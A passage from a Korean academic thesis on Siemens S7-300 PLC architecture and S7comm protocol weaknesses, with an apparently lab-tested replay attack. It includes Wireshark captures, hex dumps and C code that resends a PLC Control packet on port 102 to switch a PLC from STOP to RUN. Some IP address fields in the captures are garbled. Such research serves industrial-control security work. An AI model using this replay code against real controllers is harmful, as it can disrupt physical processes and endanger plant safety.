
<표 III-1> Siemens S7-300 CPU의 I/O 설명[11]

I/O 구성	설명
상태표시 LED	• SF(적색, System Fault) • BF(황색, Bus Fault) • DC5V(녹색, 내부 DC5V 상태) • PRCE(황색, 강제 입출력 Active) • RUN(녹색, Program Run 상태) • STOP(황색, Program Stop 상태)
MMC Memory 슬롯	MMC(Micro Memory Card)를 장착하는 Slot이고, PLC CPU에 MMC 카드가 장착되어야 User Program을 CPU에 Down Load 가능
Mode Select 스위치	• RUN(Program Run) • STOP(Program Stop) • MRES(Memory Reset)
DC24V 입력전원 단자	외부에서 DC24V 전원을 공급하기 위한 단자이고, 여기에서 공급 받은 전원을 DC5V로 변환하여 CPU 및 기타 모듈에서 사용
MPI Interface Port	CPU를 MPI Interface Network에 접속하기 위한 포트이고, 이 MPI Interface 포트를 통하여 PG/PC 및 OP 기기와 Interface 가능
PROFIBUS-DP Port	PROFIBUS-DP Interface Network에 접속하기 위한 포트이고, 이 PROFIBUS-DP 포트를 통하여 각종 리모트 I/O기기 또는 각종 OP기기와 Interface 가능

제2절 Siemens S7 CPU의 메모리 구성

지멘스 S7 CPU의 메모리는 타 기종의 PLC처럼 프로그래머가 직접 메모리를 관리하는 것이 아닌 PLC의 운영체제가 메모리를 관리하는 방식이다[11][12]. 따라서 프로그램 작성자는 메모리의 어떤 영역을 사용하는지에 대해서 알 필요가 없다. 특히, 지멘스 PLC의 프로그램 실행은 OB1에서 평선 블록인 FB와 FC를

호출하는 방식으로 처리되기 때문에 메모리의 관리가 중요하다. 따라서 지멘스에서는 사용자가 관리하는 메모리 영역을 최소화 하면서 메모리의 효율적 관리를 위해 PLC의 운영체제가 메모리를 관리하게 했다. 따라서 지멘스 PLC에서 프로그램 작성에 필요한 변수메모리는 PLC의 운영체제가 워크 메모리 영역에 할당하기 때문에 다른 PLC처럼 사용자가 직접 관리하는 메모리 영역을 많이 필요로 하지 않는다. <그림 III-2>는 S7 PLC CPU의 메모리 할당 방식을 보여 준다.



<그림 III-2> Siemens S7 CPU의 메모리 할당 방식

프로그래머가 작성한 PLC프로그램은 기본적으로 컴퓨터에서 작성되고 하드 디스크에 저장된다. 컴퓨터에서 작성한 PLC프로그램은 컴파일되어 실행 가능한 기계어 코드로 변환되어 CPU의 MMC카드에 저장되고 다시 MMC에 저장된 PLC프로그램은 스타트업(PLC의 전원이 OFF -> ON 또는 STOP -> RUN될 때)될 때 워크메모리로 복사되어 CPU에서 프로그램이 실행되는 구조이다.


PLC의 운영체제는 CPU 모듈의 ROM에 저장되어 있고 PLC의 전원이 ON되면 롬에 저장된 PLC의 운영체제가 제일 먼저 PLC의 RAM에서 실행된 후에 MMC에 저장되어 있는 OB1실행 프로그램을 PLC의 RAM으로 복사해서 실행

하는 동작 구조를 가지고 있다.

제3절 Siemens S7 통신 프로토콜

PROFINET은 자동화 기술에서 사용되는 산업용 이더넷을 위한 공개 표준 프로토콜로써 다수의 PLC를 하나의 관리시스템으로 산업 자동화기기와 표준 네트워크간의 유비쿼터스 상호연결 환경을 위한 필드버스 표준 프로토콜이다[13]. PROFINET은 공개 이더넷 기반 네트워크에 PROFIBUS, Interbus, Device Net 과 같은 기존의 필드버스 시스템의 통합을 가능하게 하며 네트워크에서의 통신, 구성과 진단을 위한 프로토콜로 TCP, UDP, IP와 더불어 이더넷 표준을 사용한다.

PROFINET은 자동화 시스템의 현장 적용 시 가장 먼저 요구되는 실시간 제어를 비롯하여 시스템 분산 지원, 기존의 다양한 필드버스와의 연계 및 PLC와의 조합 등 다양한 측면에서 많은 장점을 가진다. 이더넷, Wi-Fi, HART, ISA 100을 지원하며 대부분의 PLC S7은 PROFINET을 사용하고 있다. <그림 III-3>는 Siemens S7의 통신 구성을 보여준다.



<그림 III-3> Siemens S7 통신 구성도

제4장 S7 프로토콜 및 메모리보호 취약점 분석

본 장에서는 S7프로토콜을 분석하고 S7프로토콜의 근본적인 취약점을 2가지 관점에서 분석/검증한다. 첫 번째는 패킷을 복사하여 재전송하였을 경우, PLC 디바이스가 해당기능을 수행하는지 검증한다. 두 번째는 PLC 디바이스가 변조된 프로그램과 펌웨어를 삽입하였을 경우, 변조된 기능을 허용하는지 검증한다. 또한 SIEMENS에서 보안을 강화하기 위하여 제공하는 메모리 보호기능을 무력화하는 방법에 대하여 기술한다. 취약점 검증을 위하여 패킷을 스니핑하고 검증 도구를 개발하였다.

1절에서는 S7프로토콜을 분석하고, 2절에서는 패킷 스니핑 사전준비 단계와 PLC 디바이스의 시작, 중지, 설정정보 가져오기에 대한 재전송 공격을 검증한다. 3절에서는 변조된 PLC 프로그램과 펌웨어가 삽입되는 과정과 결과를 검증한다. 4절과 5절에서는 메모리 보호를 무력화할 수 있는 방법을 원격과 로컬로 나누어 각각 서술한다.

제1절 S7 프로토콜 분석

1. S7comm 프로토콜

S7comm은 지멘스 S7-300/400의 프로그래머블 로직 컨트롤러(PLC) 사이에 실행되는 지멘스 독점 프로토콜이다. SIMATIC S7 제품 시리즈가 1994년 출시된 이후 지멘스가 계속 사용하고 있으며, SCADA 시스템과 진단을 목적으로 PLC 데이터를 액세스하고, PLC간 데이터를 교환하며, PLC 프로그래밍 하는데 사용되고 있다. S7 프로토콜 통신은 연결 지향 프로토콜인 COTP, 데이터를 전송하는 TPKT와 TCP의 프로토콜로 구성되어 있다. COTP는 ISO8073의 연결 지향 전송 프로토콜이며 TPKT는 RFC1006의 “TCP상에서 ISO 전송 서비스”를 의미한다. TPKT의 전송 프로토콜로는 TCP를 사용하는데, 일반적으로 TPKT의 TCP 포트 102를 사용한다[14].

COTP는 IsoProtocolFamily의 접속 전송 프로토콜이다. 이 프로토콜은 응용

프로그램 대부분에서 TCP 프로토콜로 대체되었다. COTP는 패킷 기반의 프로토콜이며 한 사용자에서 다른 사용자로 데이터의 패킷을 전송하며 수신측에서는 송신측에서 전송되는 데이터의 정확한 데이터 경계를 얻을 수 있다. 반면에 TCP는 스트림 기반의 프로토콜이며 수신자에게 데이터의 연속 스트림을 전송하므로, TCP 프로토콜 상위 계층에 TPKT와 같은 프로토콜의 경계를 별도로 추가하여 사용한다[15].

TPKT(ISO Transport Service on top of the TCP)는 TCP상에서의 ISO를 전송하는 서비스를 의미한다[16]. TPKT는 전송 프로토콜로 TCP를 사용하며, TPKT 트래픽에 대한 Wellknown 포트는 102이다. TPKT는 COTP보다 TCP가 유명해져서 TCP 전송 상에서 ISO 서비스를 캡슐화하기 위한 메커니즘이 필요하게 되었고, TPKT와 TCP 프로토콜로 작업을 하면서 COTP는 폐기되고 있는 추세에 있다. TPKT는 캡슐화 프로토콜로서 자신의 패킷 데이터 페이로드에 OSI 패킷을 수행하고, 그 다음 패킷이 TCP/IP 패킷으로 처리되어 TCP에 결과로 구조를 통과한다. TPKT에 데이터를 전달하는 OSI 프로그램은 TPKT가 OSI 프로토콜 전송 서비스 액세스 포인트(TSAP)를 에뮬레이트하기 때문에 자신의 데이터가 TCP/IP를 통해 전송되는 것을 인식하지 못한다.

대부분의 네트워킹 프로토콜과 마찬가지로 TPKT 또한 반대로도 작동한다. TPKT 패킷이 도착하면, TPKT는 패킷 구조를 제거하고 상위 프로토콜에 수행할 패킷을 전달한다. 데이터를 수신하는 OSI 프로토콜은 TCP/IP가 데이터 전송에 관여되는 것을 알지 못한다. TPKT 패킷 헤더의 형식은 <그림 IV-1>과 같다.

version	reserved	packet length	TPDU
← 8 bits →	← 8 bits →	← 16 bits →	variable length

<그림 IV-1> TPKT 패킷 헤더의 형식

<표 IV-1> TPKT 패킷 헤더 각 필드의 길이와 값

	version	reserved	packet length	TPDU
길이	8비트	8비트	16비트	ISO8073에 정의됨
값	3	0	패킷 헤더를 포함한 옥텟 전체 TPKT 길이	

2. S7comm 프로토콜 구성

<표 IV-2> OSI 7계층과 S7 프로토콜 7계층 비교

	OSI Layer	Protocol
7	Application Layer	S7 communication
6	Presentation Layer	S7 communication
5	Session Layer	S7 communication
4	Transport Layer	ISO-on-TCP (RFC 1006)
3	Network Layer	IP
2	Data Link Layer	Ethernet
1	Physical Layer	Ethernet

S7 PLC는 통신을 위해 TCP 포트를 사용한다. S7 PLC와 연결하려면 연결하기 위한 3단계의 연결 설정이 필요하다[14].

- 1) TCP 포트 102에 PLC를 연결한다. 이 때 PLC/CP의 IP주소를 사용한다.
- 2) ISO 계층(COTP로 연결 요청)에 연결한다. 연결은 2바이트 길이의 목적지 TSAP로 사용한다. 목적지 TSAP 코드의 첫 번째 바이트는 통신 종류(1 = PG, 2 = OP)이다. 목적지 TSAP 코드의 두 번째 바이트는 랙 및 슬롯 번호인데, 이는 PLC CPU가 위치하고 있는 곳을 의미한다. 슬롯 번호는 0-4 번째 비트에서 코딩되고, 랙 번호는 5-7 번째의 비트에서 코딩된다.
- 3) S7comm 계층(s7comm.param.func = 0xf0, 연결 설정)에 연결한다. 이것은 S7comm의 구체적인 세부 사항(PDU 크기 등)을 정하기 위한 것이다.

<표 IV-3> S7 프로토콜에서 제공하는 서비스 종류


서비스	설명
PUT/GET	지국으로부터 작은 데이터양을 전송하는 단방향의 읽기/쓰기 서비스
USEND/URCV	두 지국 사이에서 중간 크기의 데이터 양을 전송하는 양방향의 조정되지 않은 서비스
BSEND/BRCV	두 개의 지국 사이에 대량의 데이터를 전송하기 위한 양방향의 블록 지향적 서비스

S7 프로토콜은 1바이트에서 64KB까지의 데이터 전송을 허용한다. 데이터가 전송되는 양은 서비스와 하드웨어에 따라 달라진다. S7 프로토콜은 버스 매체 (PROFIBUS, 산업용 이더넷)에 독립적이며, 모든 S7 데이터 통신 영역에 사용할 수 있고, SIMATIC 통신에 대해 최적화되어 있기 때문에 대용량의 데이터를 전송해도 프로세서와 버스에 부담이 적다. 또한 모든 S7 컨트롤러 및 통신 프로세서가 S7 프로토콜을 지원하며, 이것을 통해 PC 시스템에 적절한 하드웨어 및 소프트웨어 통신을 지원한다.

제2절 패킷 스니핑 및 재전송 공격

본 절에서는 재전송 공격을 위한 사전 단계로서 패킷 스니핑을 위한 사전단계를 기술한다. 스니핑한 패킷을 기반으로 재전송 공격 도구를 개발하고 취약점을 검증한다.

1. 패킷 스니핑




<그림 IV-2> Wireshark 실행 화면

S7-315 PN/DP시리즈의 경우 TIA에서 “PROFINET/Industrial Ethernet(PE/IE)”을 통해 제어되고 있다. 이는 일반적인 네트워크를 통해 펌웨어 업데이트, 리더로직 업로드, S7기기들의 환경 설정의 변경 및 수정이 가능함을 의미한다. 이와 같이 네트워크 간의 전송과정에서 발견될 수 있는 취약점들이 존재하는지 확인하기 위해 S7과 제어 컴퓨터간의 패킷 스니핑을 수행하였다. 패킷 스니핑을 위해서는 패킷을 캡처할 수 있는 도구가 필요하며 패킷 캡처 도구 중 가장 보편적으로 사용되고 있는 Wireshark를 이용하여 패킷 캡처를 진행하였다. 실험에 사용된 환경은 <표 IV-4>와 같다.

<표 IV-4> 실험환경


항목	설명
가상화 환경	Oracle VM VirtualBox 5.0
CPU	I7-5930K CPU
RAM	2GB
Bit	64Bit
네트워크 카드	Intel Pro/1000 MT Desktop Adapter
Siemens TIA	Version 13
PLC Model	S7-315 PN/DP Firmware 3.1V
Interface	PN/IE

Wireshark의 경우 패킷을 캡처 및 분석할 수 있는 기능을 지원하며 특정 네트워크 카드나, IP를 통해 들어온 패킷을 따로 분류하여 결과를 출력할 수 있다. Wireshark는 공식 홈페이지에서 다운 받을 수 있으며, 설치 시 윈도우용 패킷 캡처 아키텍처인 Winpcap이 설치되어 있어야 한다.



<그림 IV-3> 패킷 캡처 시나리오

패킷 캡처 시나리오는 <그림 IV-3>과 같으며, TIA에서 S7으로 전송되고 있는 각 메시지들을 정확하게 파악하기 위해 START, STOP등 TIA의 각 메시지 전송단위로 패킷 캡처를 진행하여 메시지가 어떤 내용들을 전달하고 있는지 확인하였다.




<그림 IV-4> 캡처된 COTP 패킷

확인 결과 TIA는 S7에게 제어메시지들을 산업제어를 위해 쓰이고 있는 COTP(Connection Oriented Transport Protocol)를 통해 패킷들을 주고받고 있는 것으로 확인되었으며, 패킷 안에는 CPU의 STOP, START명령 등이 존재하고 있다는 것을 확인 할 수 있었다.



<그림 IV-5> S7Comm 플러그인

각 제어 패킷들이 어떤 형태로 구성되어 있는지 조금 더 심층적으로 분석하기 위해 단순 COTP로 해석되고 있는 메시지들을 S7용 패킷 형태에 맞춰 해석해주기 위해 제작된 Wireshark 플러그인인 S7Comm을 적용하기로 하였다. <그림 IV-6>과 같이 S7Comm 플러그인은 S7 Communication의 헤더나, 파라미터 값들을 분류하여 분석해 주며 각 명령어들이 어떤 행위를 하고 있는 것인지 분석하여 결과를 출력하여 준다.




<그림 IV-6> S7Comm 플러그인을 통한 메시지 분석

S7Comm 플러그인은 현재 소스코드가 공개되어 있으며 DLL형태로 컴파일되어 존재하고 있다. Wireshark의 플러그인 폴더인 “설치경로\Wireshark\plugins\버전폴더”에 DLL파일을 넣으면 현재 캡처된 COTP 패킷에 대해 S7의 프로토콜에 대한 해석이 가능하다.

2. PLC 디바이스의 시작 및 중지

TIA는 PLC 디바이스를 시작하고 중지할 수 있는 기능을 가지고 있다. TIA에서 시작을 클릭하면 PLC 디바이스는 RUN 상태의 LED로 바뀌고, PLC 프로그램을 시작한다. TIA에서 중지를 클릭하면 PLC 디바이스는 STOP 상태의 LED로 바뀌고, PLC 프로그램을 중지한다. <그림 IV-7>은 TIA의 시작과 중지 버튼을 보여준다.



<그림 IV-7> TIA의 시작/중지 버튼

가. PLC 디바이스 시작 - 재전송 공격

TIA에서 시작 버튼을 클릭한 후, Wireshark로 패킷을 스니핑 한다. 그리고 그 결과를 복사하여 재전송할 경우 시작 기능을 수행하는지 실험한다. 패킷을 스니핑한 결과를 보면 <그림 IV-8>과 같다.

No.	Time	Source	Destination	Protocol	Length	Info
14	0.9567	192.16192.168.1	192.16192.168.1	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
15	0.9579	192.16192.168.1	192.16192.168.1	S7COMM	81	ROSCTR:[Ack_data] Function:[Setup communication]
16	0.9581	192.16192.168.1	192.16192.168.1	S7COMM	91	ROSCTR:[Job] Function:[PLC control]
17	0.9626	192.16192.168.1	192.16192.168.1	S7COMM	74	ROSCTR:[Ack_data] Function:[PLC control]
18	0.9629	192.16192.168.1	192.16192.168.1	TCP	54	20672-102 [FIN, ACK] Seq=85 Ack=70 win=64171 Len=0
19	0.9633	192.16192.168.1	192.16192.168.1	TCP	60	102-20672 [ACK] Seq=70 Ack=86 win=4096 Len=0
20	0.9636	192.16192.168.1	192.16192.168.1	TCP	60	102-20672 [FIN, ACK] Seq=70 Ack=86 win=4096 Len=0
21	0.9636	192.16192.168.1	192.16192.168.1	TCP	60	102-20672 [RST, ACK] Seq=71 Ack=86 win=4096 Len=0
22	0.9637	192.16192.168.1	192.16192.168.1	TCP	54	20672-102 [ACK] Seq=86 Ack=71 win=64171 Len=0
23	0.9646	192.16192.168.1	192.16192.168.1	TCP	60	102-20672 [RST] Seq=71 win=4096 Len=0

Frame 16: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface 0	
Ethernet II, Src: AsustekC_7a:da:df (30:5a:3a:7a:da:df), Dst: Siemens-_44:0a:a2 (28:63:30:5a:3a:7a:da:df)	
Internet Protocol Version 4, Src: 192.168.10.2 (192.168.10.2), Dst: 192.168.10.155 (192.168.10.155)	
Transmission Control Protocol, Src Port: 20672 (20672), Dst Port: 102 (102), Seq: 48, Ack: 86, Win: 4096, Len: 0	
TPKT, Version: 3, Length: 37	
ISO 8073/X.224 COTP Connection-Oriented Transport Protocol	
S7 Communication	
Header: (Job)	
Protocol Id: 0x32	
①	ROSCTR: Job (1)
Redundancy Identification (Reserved): 0x0000	
②	Protocol Data Unit Reference: 5888
③	Parameter length: 20
Data length: 0	
Parameter: (PLC Control)	
④	Function: PLC Control (0x28)
Part 1 unknown bytes: 0000000000000fd	
Length part 1: 0	
Length part 2: 9	
PI (program invocation) Service: P_PROGRAM	

0000	28 63 36 44 0a a2 30 5a	3a 7a da df 08 00 45 00	(c6D..0Z :Z...E.
0010	00 4d 63 05 40 00 80 06	00 00 c0 a8 0a 02 c0 a8	.Mc.@...
0020	0a 9b 50 c0 00 66 2e 12	b7 c4 00 03 01 29 50 18	..P..f...
0030	fa bf 96 2d 00 00 03 00	00 25 02 f0 80 32 01 00	...f... ..%
0040	00 17 00 00 14 00 00 00	00 00 00 00 00 00 fd 00	
0050	00 09 50 5f 50 52 4f 47	52 41 4d	..P_PROG RAM

<그림 IV-8> PLC 디바이스 시작 패킷 스니핑 결과

<그림 IV-8>의 결과에서 중요 필드를 보면 아래와 같다.

① ROSCTR: Job (1)

어떤 기능을 요청하는 명령어이다.

② Protocol Data Unit Reference: 5888

요청하는 참조 숫자이며 응답 참조 숫자도 같아야 한다.

③ Parameter length: 20

헤더를 뒤따르는 파라미터의 길이를 나타낸다.

④ Function: PLC Control (0x28)

PLC 제어를 요청하는 명령어로서 PLC 시작에 사용한다.

상기의 스니핑한 패킷을 복사하여 재전송하는 경우, PLC 디바이스가 시작기능을 수행하는지 실험한다. 스니핑한 결과의 필드 값들을 그대로 복사하여 전송하는 코드를 작성하였다. 작성한 코드는 아래와 같다.

```

int S7Start(SOCKET sock)
{
    S7_PARAM_PL3_CONTROL paramStart;

    int retLen;
    char buf[BUFFER_SIZE];

    paramStart.sHeader.cotpData.tpkt.version = 0x03;
    paramStart.sHeader.cotpData.tpkt.reserved = 0;
    paramStart.sHeader.cotpData.tpkt.length = htons((unsigned short)sizeof(S7_PARAM_PL3_CONTROL));

    paramStart.sHeader.cotpData.length = 2;
    paramStart.sHeader.cotpData.type = 0xf0;
    paramStart.sHeader.cotpData.tpduNumber = 0x80;
    paramStart.sHeader.id = S7_ID;
    paramStart.sHeader.job = S7_JOB;
    paramStart.sHeader.reserved[0]=0;
    paramStart.sHeader.reserved[1]=0;
    paramStart.sHeader.reference=htons(5888);
    paramStart.sHeader.paramLength = htons(20);
    paramStart.sHeader.dataLength = htons(0);

    paramStart.function = PLC_CONTROL;
    memset(paramStart.unknown, 0x00, 7);
    paramStart.unknown[6] = 0xfd;
    paramStart.length_part1[0] = 0x00;
    paramStart.length_part1[1] = 0x00;
    paramStart.length_part2 = 0x09;
    memcpy(paramStart.pi, S7_PI, strlen(S7_PI));

    send(sock, (char*)&paramStart, sizeof(S7_PARAM_PL3_CONTROL), 0);
    retLen=recv(sock, buf, BUFFER_SIZE, 0);

    return S7Check(buf, retLen, "PLC start");
}

```

<그림 IV-9> PLC 시작 메시지 재전송 코드

상기의 코드를 컴파일 하여 실행해 보고 패킷을 스니핑하면 PLC 디바이스로 부터 <그림 IV-10>과 같은 결과를 얻는다. ①②에서 확인한 것과 같이 PLC Control 명령에 대한 에러가 없음을 확인할 수 있다.

No.	Time	Source	Destination	Protocol	Length	Info
14	0.9567	192.16192.168.1	192.168.1	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
15	0.9579	192.16192.168.1	192.168.1	S7COMM	81	ROSCTR:[Ack_Data] Function:[Setup communication]
16	0.9581	192.16192.168.1	192.168.1	S7COMM	91	ROSCTR:[Job] Function:[PLC Control]
17	0.9626	192.16192.168.1	192.168.1	S7COMM	74	ROSCTR:[Ack_Data] Function:[PLC Control]
18	0.9629	192.16192.168.1	192.168.1	TCP	54	20672-102 [FIN, ACK] Seq=85 Ack=70 win=64171 Len=0
19	0.9633	192.16192.168.1	192.168.1	TCP	60	102-20672 [ACK] Seq=70 Ack=86 win=4096 Len=0
20	0.9636	192.16192.168.1	192.168.1	TCP	60	102-20672 [FIN, ACK] Seq=70 Ack=86 win=4096 Len=0
21	0.9636	192.16192.168.1	192.168.1	TCP	60	102-20672 [RST, ACK] Seq=71 Ack=86 win=4096 Len=0
22	0.9637	192.16192.168.1	192.168.1	TCP	54	20672-102 [ACK] Seq=86 Ack=71 win=64171 Len=0
23	0.9646	192.16192.168.1	192.168.1	TCP	60	102-20672 [RST] Seq=71 win=4096 Len=0

Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0

Ethernet II, Src: Siemens_44:0a:a2 (28:63:36:44:0a:a2), Dst: AsustekC_7a:da:df (30:5a:00:02:7a:da:df)

Internet Protocol Version 4, Src: 192.168.10.155 (192.168.10.155), Dst: 192.168.10.2 (192.168.10.2)

Transmission Control Protocol, Src Port: 102 (102), Dst Port: 20672 (20672), Seq: 50, Len: 0

TPKT, Version: 3, Length: 20

ISO 8073/X.224 COTP Connection-Oriented Transport Protocol

S7 Communication

- Header: (Ack_Data)
 - Protocol Id: 0x32
 - ROSCTR: Ack_Data (3)
 - Redundancy Identification (Reserved): 0x0000
 - Protocol Data Unit Reference: 5888
 - Parameter length: 1
 - Data length: 0
 - Error class: No error (0x00)
 - ① Error code: 0x00
- Parameter: (PLC Control)
 - ② Function: PLC Control (0x28)

0000	30	5a	3a	7a	da	df	28	63	36	44	0a	a2	08	00	45	00	02:z..(c 6D...E.
0010	00	3c	03	4b	00	00	1e	06	03	84	c0	a8	0a	9b	c0	a8	..K....
0020	0a	02	00	66	50	c0	00	03	01	29	2e	12	b7	e9	50	18	...FP...P.
0030	10	00	47	07	00	00	03	00	00	14	02	f0	80	32	03	00	...G.....2..
0040	00	17	00	00	01	00	00	00	00	28							(

<그림 IV-10> START 재전송 공격에 대한 응답 패킷

PLC 디바이스가 STOP 상태에서 RUN 상태로 바뀌는지를 확인해 본 결과, <그림 IV-11>처럼 STOP에 켜져 있던 LED가 RUN 상태의 LED로 바뀔 수 있다.



<그림 IV-11> 재전송 공격 결과 RUN으로 상태 전이

나. PLC 디바이스 중지 - 재전송 공격

TIA에서 중지 버튼을 클릭하고 Wireshark로 패킷을 스니핑 한다. 그리고 그 결과를 복사하여 재전송할 경우 중지 기능을 수행하는지 실험한다. 패킷을 스니핑 한 결과를 보면 <그림 IV-12>와 같다.

No.	Time	Source	Destination	Protocol	Length	Info
22	3.7764	192.16.192.168.1	192.168.1	S7COMM	79	ROSCTR:[Job] Function:[Setup communication]
